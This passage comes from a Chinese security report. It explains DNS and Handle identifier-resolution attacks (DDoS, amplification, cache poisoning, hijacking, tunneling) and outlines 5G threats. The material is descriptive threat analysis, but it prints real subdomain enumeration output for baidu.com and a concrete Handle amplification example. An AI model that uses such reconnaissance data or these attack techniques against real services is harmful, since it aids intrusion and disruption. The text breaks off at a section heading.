分布式拒绝服务(DDOS)攻击是最常见的攻击类型。DDoS 攻击通常利用僵尸网络，对特定的 DNS 发起攻击。通过大量服务请求耗尽被攻击网络的系统资源，造成网络无法处理合法用户的请求、DNS 系统地址解析服务不可用。攻击者通过发动大规模的 DDoS 攻击可能会对全球 DNS 数据库及其用户产生重大的影响。

DNS 欺骗意在将用户正常的访问域名，导航至高度伪装的虚假网站，通过转移流量来窃取用户的凭据。欺骗攻击可以持续很长一段时间而不会被发现，并且可能导致严重的安全问题。

除上述的拒绝服务及 DNS 欺骗外，部分攻击者还会利用 DNS 系统、操作系统中的一些漏洞，对 DNS 服务进行攻击或通过 DNS 建设 DNS 隧道，发起 C&C 攻击，严重影响 DNS 业务及用户网络的安全性。

3.3.1.2.1.1 **DNS 拒绝服务攻击**

3.3.1.2.1.1.1 **DNS 服务器作为受害者**

3.3.1.2.1.1.1.1 常规 DoS 攻击

攻击者掌握大量的僵尸网络，通过僵尸网络，向目标服务器发起 UDP、TCP 或 ICMP 类洪水攻击，或者模拟正常 DNS 请求包，发起大量请求，利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应。示例如下图:




图 3-24 DNS 拒绝服务攻击

3.3.1.2.1.1.1.2 nxdomian 攻击

nxdomain 攻击一般面向 DNS 递归系统，具有操作成本较低（所需傀儡机数量较少，占用带宽较少），攻击效果好的特征。攻击者通过构造大量不存在的域名（nxdomain），迅速地耗尽域名服务器的递归资源，从而使得 DNS 服务器的可用性降低或完全丧失。

3.3.1.2.1.1.2 **DNS 服务器作为“傀儡”**

3.3.1.2.1.1.2.1 DNS 放大攻击

攻击者可以通过控制僵尸网络利用 DNS 协议发起少量域名查询请求，产生大量内容的响应报文，从而耗尽网络资源使而无法传送正常 DNS 查询请求。

其中，放大比系数（Amplification Factor）=响应报文的字节/请求报文的字节大小。例如，攻击者发起了一个正常的 DNS 请求包在 30 字节，而 DNS 响应报文却有 1500 字节，通过 DNS 将流量整整放大了 50 倍，在某些极端情况下，流量放大比甚至可以高达几百。如下图所示。




图 3-25　DNS 放大攻击示意图

3.3.1.2.1.1.2.2　DNS 反射攻击

利用 DNS 的 UDP 报文特性，进行反射攻击，大量伪造受害者的源 IP 向 DNS 系统发出大量查询，导致受害者接收到大量响应报文，甚至耗尽带宽资源，从而无法正常使用网络。

3.3.1.2.1.2 **DNS 欺骗**

3.3.1.2.1.2.1 **DNS 缓存投毒**

攻击者利用控制 DNS 缓存服务器（Local DNS），把原本准备访问某网站的用户在不知不觉中带到攻击者指向的其他网站上。

DNS 缓存投毒攻击可以分为传统的缓存投毒攻击和 Kaminsky 缓存投毒攻击。由于 DNS 采用 UDP 协议传输查询和应答数据包，属于简单信任机制，这就使得攻击者可以仿冒权威名字服务器向缓存 DNS 服务器发送伪造应答包，力争抢先完成应答以污染 DNS 缓存。如果攻击者发送的伪造应答包在权威 DNS 发送的正确应答包之前到达缓存 DNS 服务器，并与原查询包 IP 地址、端口和随机查询 ID 相匹配，就能够成功污染 DNS 缓存。

3.3.1.2.1.2.2 DNS 会话劫持

攻击者利用 UDP 报文无状态且 DNS 客户端会使用先到达的 UDP 报文的特性。通过监听客户端和 DNS 服务器的对话，大量猜测服务器响应给客户端的 DNS 查询 ID，向客户端发送伪造 DNS 响应报文，从而欺骗客户端去访问恶意的网站。示意图如下:




图 3-26 DNS 会话劫持示意图

3.3.1.2.1.2.3 DNS 劫持

DNS 劫持（也称为 DNS 重定向）包含如下多种实现手段。

1. 恶意软件托管在本地计算机上，它更改 TCP / IP 配置以指向恶意 DNS 服务器，从而导致流量重定向到网上诱骗网站。

2. 攻击者通过漏洞对某种路由器漏洞进行攻击，修改路由器默认 DNS 指向，比如指向攻击者的 DNS 服务器，进而实现对用户访问域名指向的掌控。示意图如下:

图3-27　DNS劫持示意图

3.3.1.2.1.2.4　**域名劫持**

通过采用攻击者手段控制了域名管理密码和域名管理邮箱，然后将该域名的 NS 纪录指向到攻击者可以控制的 DNS 服务器，然后通过在该 DNS 服务器上添加相应域名纪录，从而使网民访问该域名时，进入了攻击者所指向的内容。

3.3.1.2.1.2.5　**DNS 漏洞利用**

利用 DNS 服务，协议或运行 DNS 服务的操作系统中的错误和/或漏洞进行攻击，常见漏洞攻击包含以下三种。

1、0day 漏洞利用：利用了当前没有解决方案的软件中的 DNS 安全漏洞。

2、基于已有 DNS 漏洞：利用 DNS 服务，协议或运行 DNS 服务的操作系统中的错误和/或漏洞进行攻击。

3、利用协议异常漏洞：DNS 攻击基于旨在使服务崩溃的格式错误的查询。

3.3.1.2.1.3 **DNS 隧道**

DNS 协议在设计之初就只注重可用性，忽视其安全性，由于协议的重要性和特殊性，几乎所有的防御措施都允许 DNS 协议类型数据报文不受限制的传输，导致 DNS 是网络威胁的主要载体。攻击者利用 DNS 协议封装其他协议或数据（如使用 DNS TXT 记录传输加密控制信息），以便远程控制恶意软件或数据泄露。示意图如下:




图3-28　DNS隧道利用示意图

3.3.1.2.1.4 DNS 子域名挖掘

DNS 系统中存在子域名挖掘，通过枚举工具（如下图）进行子域名分析，攻击者通过分析存在安全漏洞的子域名页面，进行进一步渗透攻击。

```
11.baidu.com.                   5       IN      CNAME   jpaasmatrix.e.shifen.com.
jpaasmatrix.e.shifen.com.       5       IN      A       220.181.57.55
a.baidu.com.                    5       IN      CNAME   asp.e.shifen.com.
asp.e.shifen.com.               5       IN      A       112.80.248.124
abc.baidu.com.                  5       IN      CNAME   www.a.shifen.com.
www.a.shifen.com.               5       IN      A       180.101.49.11
www.a.shifen.com.               5       IN      A       180.101.49.12
act.baidu.com.                  5       IN      CNAME   eopa.n.shifen.com.
eopa.n.shifen.com.              5       IN      A       180.101.49.192
air.baidu.com.                  5       IN      CNAME   szjjh-bvc-aml.szjjh01.baidu.com.
ap.baidu.com.                   5       IN      CNAME   apbr.n.shifen.com.
apbr.n.shifen.com.              5       IN      A       117.185.16.78
arp.baidu.com.                  5       IN      A       180.149.144.40
arthur.baidu.com.               5       IN      CNAME   arthur.n.shifen.com.
arthur.n.shifen.com.            5       IN      A       180.97.93.143
bce.baidu.com.                  5       IN      A       39.156.66.242
bce.baidu.com.                  5       IN      A       111.206.209.100
bce.baidu.com.                  5       IN      A       220.181.33.100
bcss.baidu.com.                 5       IN      A       180.101.49.157
bcss.baidu.com.                 5       IN      A       183.232.232.58
bcss.baidu.com.                 5       IN      A       153.37.235.60
br.baidu.com.                   5       IN      CNAME   search-br.wshifen.com.
search-br.wshifen.com.          5       IN      A       110.242.68.66
bugs.baidu.com.                 5       IN      CNAME   fankui.icafe.baidu.com.
cap.baidu.com.                  5       IN      A       180.97.104.99
cap.baidu.com.                  5       IN      A       110.242.69.140
client.baidu.com.               5       IN      A       10.242.112.16
d.baidu.com.                    5       IN      CNAME   ps_other.a.shifen.com.
ps_other.a.shifen.com.          5       IN      A       220.181.38.251
ps_other.a.shifen.com.          5       IN      A       220.181.38.148
di.baidu.com.                   5       IN      CNAME   di.n.shifen.com.
di.n.shifen.com.                5       IN      A       220.181.107.227
dns.baidu.com.                  5       IN      A       110.242.68.134
dns1.baidu.com.                 5       IN      CNAME   dns.baidu.com.
dns.baidu.com.                  5       IN      A       110.242.68.134
e.baidu.com.                    5       IN      CNAME   e.baidu.com.a.bdydns.com.
e.baidu.com.a.bdydns.com.       5       IN      CNAME   opencdn.jomodns.com.
opencdn.jomodns.com.            5       IN      A       180.97.198.35
opencdn.jomodns.com.            5       IN      A       117.91.181.35
es.baidu.com.                   5       IN      CNAME   vr.baidu.com.
```

3.3.1.2.2基于 Handle 技术的标识解析系统安全风险

3.3.1.2.2.1 Handle 系统安全风险

Handle 标识解析技术提供了一套完整的安全机制，通过用户身份验证、管理鉴权等方式，有效地保证了数字对象及其服务的完整性，同时又能有效地防止通过伪造用户要求或者篡改服务器响应而产生的不安全行为。尽管如此，Handle 系统在解析架构、解析协议、解析数据等诸多方面仍然存在安全问题。

3.3.1.2.2.2 Handle 拒绝服务攻击

标识解析体系根、顶级、二级、企业之间采用树形结构，递归解析节点作为统一入口提供标识解析服务（如下图），树形结构上层节点被破坏，将导致子节点不可达。且递归节点作为入

口，也存在缓存击穿、递归攻击等多种服务可用性安全问题。




图3-29　标识解析体系树形结构

3.3.1.2.2.2.1　Handle 服务器作为受害者

3.3.1.2.2.2.1.1　常规 DOS 攻击

Handle 体系与 DNS 体系具体类似性，均能提供解析服务，攻击者掌握大量的僵尸网络，通过僵尸网络，向目标服务器发起 UDP、TCP、 ICMP 类洪水攻击，也可以模拟正常用户请求发起 Handle 解析请求，利用合理的服务请求来占用过多的服务资源，致使 Handle 标识服务器无法正常提供注册、解析服务。

3.3.1.2.2.2.1.2　Handle_NOT_FOUND 攻击


Handle 未找到攻击与 DNS 中 nxdomain 攻击类似，此攻击能够有效穿透解析服务器的缓存模块，发送大量随机产生的 Handle 标识。当随机标识请求到递归服务器时，递归服务器会通过递归模块向后端发起请求，最终导致递归服务资源耗尽，无法响应正常递归请求。当随机标识直接请求到顶级、二级、企业节点时，


将直接增加节点解析压力，一旦达到解析服务器性能瓶颈，将导致解析服务器无法正常响应，严重影响标识业务应用。

3.3.1.2.2.2.2 Handle 服务器作为“傀儡”

Handle 服务器支持 TCP、UDP、HTTP（s）协议查询，同样存在与 DNS 协议类似的放大、反射攻击的风险。由于 Handle 数据包一般内部携带的信息较多，一旦攻击者发起放大、反射攻击其攻击的效果会更明显。

示例：88.118.811/Amplification_attack 标识，解析结果由 15 个字段，请求包共 159 字节。但响应包为 1842 字节，响应结果明显具有放大效果。





3.3.1.2.2.3 Handle 欺骗

3.3.1.2.2.3.1 Handle 缓存投毒

代理和缓存服务器都可以带来性能提升并能够提供其它增值服务，二者都将自己定位为“中间人”，因而也会很容易受到“中间人攻击”。因为缓存的内容很容易被恶意利用，缓存服务器还带来其它潜在安全威胁。Handle 缓存投毒就是借助了 DNS 缓存投毒的思想，在 UDP 请求时，仿造后端权威解析节点，对正常 Handle 解析请求进行响应，导致标识解析结果异常。

3.3.1.2.2.3.2 Handle 会话劫持

此部分与 DNS 会话劫持基本类似，在客户端使用 UDP 协议进

行解析时，攻击者监听客户端至解析端的信息，在解析应答前，对客户端进行解析响应。致使客户端，无法拿到正常解析结果。示意图如下:




图3-30 Handle会话劫持

3.3.1.2.2.3.3 Handle 解析劫持

Handle 解析劫持包括以下几种方法:

1、恶意软件对标识解析客户端（如 ID-SDK）进行攻击，致使解析客户端指向恶意解析服务器，从而无法正常获取到解析结果。

2、劫持修改顶级、二级 HS_SITE、HS_SERV 信息，将特定的标识，重定向到恶意解析服务器。

3.3.1.2.2.3.4 标识劫持

通过采用攻击者手段控制标识代理管理页面，对其中的标识进行恶意更改。一旦攻陷企业标识托管系统，将可随意操作标识解析结果。




图3-31　标识劫持示例

3.3.1.2.2.4 Handle 漏洞利用

标识解析服务器采用各厂商自研解析软件（当前主要为泰尔英福），虽为闭源系统，但也会存在未知安全风险（如解析后端漏洞、web 前端漏洞等）。一旦被攻击者发现并利用，将带来不可估量的风险。

示例：标识解析系统前期发现的二级节点接口安全风险（已修复）




图3-32　Handle漏洞利用示例

3.3.1.2.2.5 Handle 隧道

Handle 协议与 DNS 协议均能提供解析服务，当前暂无针对 Handle 协议的安全防护设施，攻击者完全客户使用 Handle 隧道，将其他协议内容封装在 Handle 协议中，然后以 Handle 请求和响应包完成传输数据(通信)的技术。

3.3.1.2.2.6 Handle 标识遍历

攻击者一旦发现标识有价值、有规律数据，极有可能发起大量请求，抓取价值数据，导致标识数据泄露，大量请求下，还有可能导致解析服务无法对正常请求进行响应。

示例：攻击者可遍历获取 88.118.8/AII_JS_NTxxx 所有人员信息。

3.3.1.2.3风险总结

我国工业互联网标识解析体系兼容 DNS、Handle 协议，标识体系借鉴 DNS 解析体系，采用分层服务模型。在安全方面同样会遭受拒绝服务攻击(如 nxdomain 攻击、放大攻击、反射攻击等)、欺骗（如缓存投毒、会话劫持、handle 服务器劫持等）、漏洞利用等风险。随着工业互联网的不断发展，工业标识数量将以千亿计，并发解析请求可达千万量级，面对即将来临的大规模标识应用，确保标识及解析的安全性，是标识体系发展的必要环节。

3.3.2 5G 网络安全威胁

5G 作为新一代移动通信技术，其新架构、新技术、新特性都对网络安全提出新的需求。首先，5G 网络的无线接入网（RAN）和核心网与 LTE 网络有较大的区别，使得传统网络安全业务在 5G 网络环境下面临新的挑战；其次，5G 核心网基于服务化架构，采用云化部署，具有网络开放特性，同样面临极大的安全风险；第三，5G 渗透到物联网及各种行业领域，有效满足工业、医疗、交通等垂直领域的业务需求，实现真正的万物互联，对经济和社会发展产生深远影响：

1）当 5G 成为产业互联网的基础设施，意味着毫秒级的响应要求，也意味着任何“掉网”都可能造成严重的破坏性事件。近年来，委内瑞拉电网大规模断电、乌克兰氯气站受网络攻击等安全事件，都为相关行业敲响警钟，网络安全已经上升到国家安全的高度；

2）当 5G 以其“低时延+高可靠”的特性与车联网、远程医疗、工业自动化、智能电网等重要垂直行业结合时，网络攻击对象和涉及到的相关利益进一步扩大；

3）当 5G 支持“大连接业务”，将更多关键基础设施和重要应用架构在其上时，这些高价值目标或将吸引更大的攻击力量；

4）网络切片技术、开放的网络架构、MEC、虚拟化使得网络边界模糊。5G 打破了网络边界，进一步实现网络世界和物理世界融合时，针对虚拟世界的攻击都将变成物理性伤害，网络攻击的破坏性指数级暴涨。

5G 面临的主要网络威胁包括:

1）非法接入：发现终端的恶意接入，造成空口资源的恶意消耗，影响正常业务的接入;

2）信令风暴：海量连接并发造成的信令风暴;

3）信令攻击监测在网络边界更加模糊的情况下发现伪造信令消息获取用户隐私数据，在网间监测非法信令;

4）AF 安全审计：基于 SBA 的网络服务架构 AF 接口不被滥，5G 网络基于网络能力开放技术，与垂直行业深度融合，使得垂直行业可以充分利用网络能力的同时灵活开发新业务,但也带来新的风险和挑战：5G 网络能力开放架构可能会面临网络能力的非授权访问和使用、数据泄露、用户和网络敏感信息泄露等安全风险，同时攻击者还可以利用 5G 网络能力开放架构提供的 API 对网络进行拒绝服务攻击。

切片安全：5G 网络切片是在统一基础设施上，为用户提供专用服务。网络切片为不同业务提供差异化的安全服务的同时，也面临一定的安全风险：不同的网络切片承载不同的 5G 业务，但网络切片共享网络基础设施，对切片的安全隔离能力带来挑战；若网络切片的认证和授权能力不足，则可能造成敏感信息或隐私信息泄漏，并且被攻击者所利用。

3.3.2.1 5G 网络安全概述

5G 安全既包括由终端和网络组成的 5G 网络本身通信安全，也包括 5G 网络承载的上层应用安全。移动通信网络标准在设计之初，就充分考虑了网络的可靠性和安全性，经过全球通信行业

几十年的共同努力，移动通信网络安全架构日臻完善。

5G 继承了 4G 网络分层分域的安全架构，在 3GPP 5G 安全标准《5G 系统安全架构和流程》[1]中规定：在安全分层方面，5G 与 4G 完全一样，分为传送层、归属层/服务层和应用层，各层间相互隔离；在安全分域方面，5G 安全框架分为接入域安全、网络域安全、用户域安全、应用域安全、服务域安全、安全可视化和配置安全六个域，与 4G 网络安全架构相比，增加了服务域安全。

5G 提供了比 4G 更强的安全能力，包括：

- 服务域安全。针对 5G 全新服务化架构带来的安全风险，5G 采用完善的服务注册、发现、授权安全机制及安全协议来保障服务域安全。
- 增强的用户隐私保护。5G 网络使用加密方式传送用户身份标识，以防范攻击者利用空中接口明文传送用户身份标识来非法追踪用户的位置和信息。
- 增强的完整性保护。在 4G 空中接口用户面数据加密保护的基础上，5G 网络进一步支持用户面数据的完整性保护，以防范用户面数据被篡改。
- 增强的网间漫游安全。5G 网络提供了网络运营商网间信令的端到端保护，防范以中间人攻击方式获取运营商网间的敏感数据。
- 统一认证框架。4G 网络不同接入技术采用不同的认证方式和流程，难以保障异构网络切换时认证流程的连续性。5G

采用统一认证框架，能够融合不同制式的多种接入认证方式。

综上，5G 针对服务化架构、隐私保护、认证授权等安全方面的增强需求，提供了标准化的解决方案和更强的安全保障机制。

3.3.2.2 5G 网络安全分析

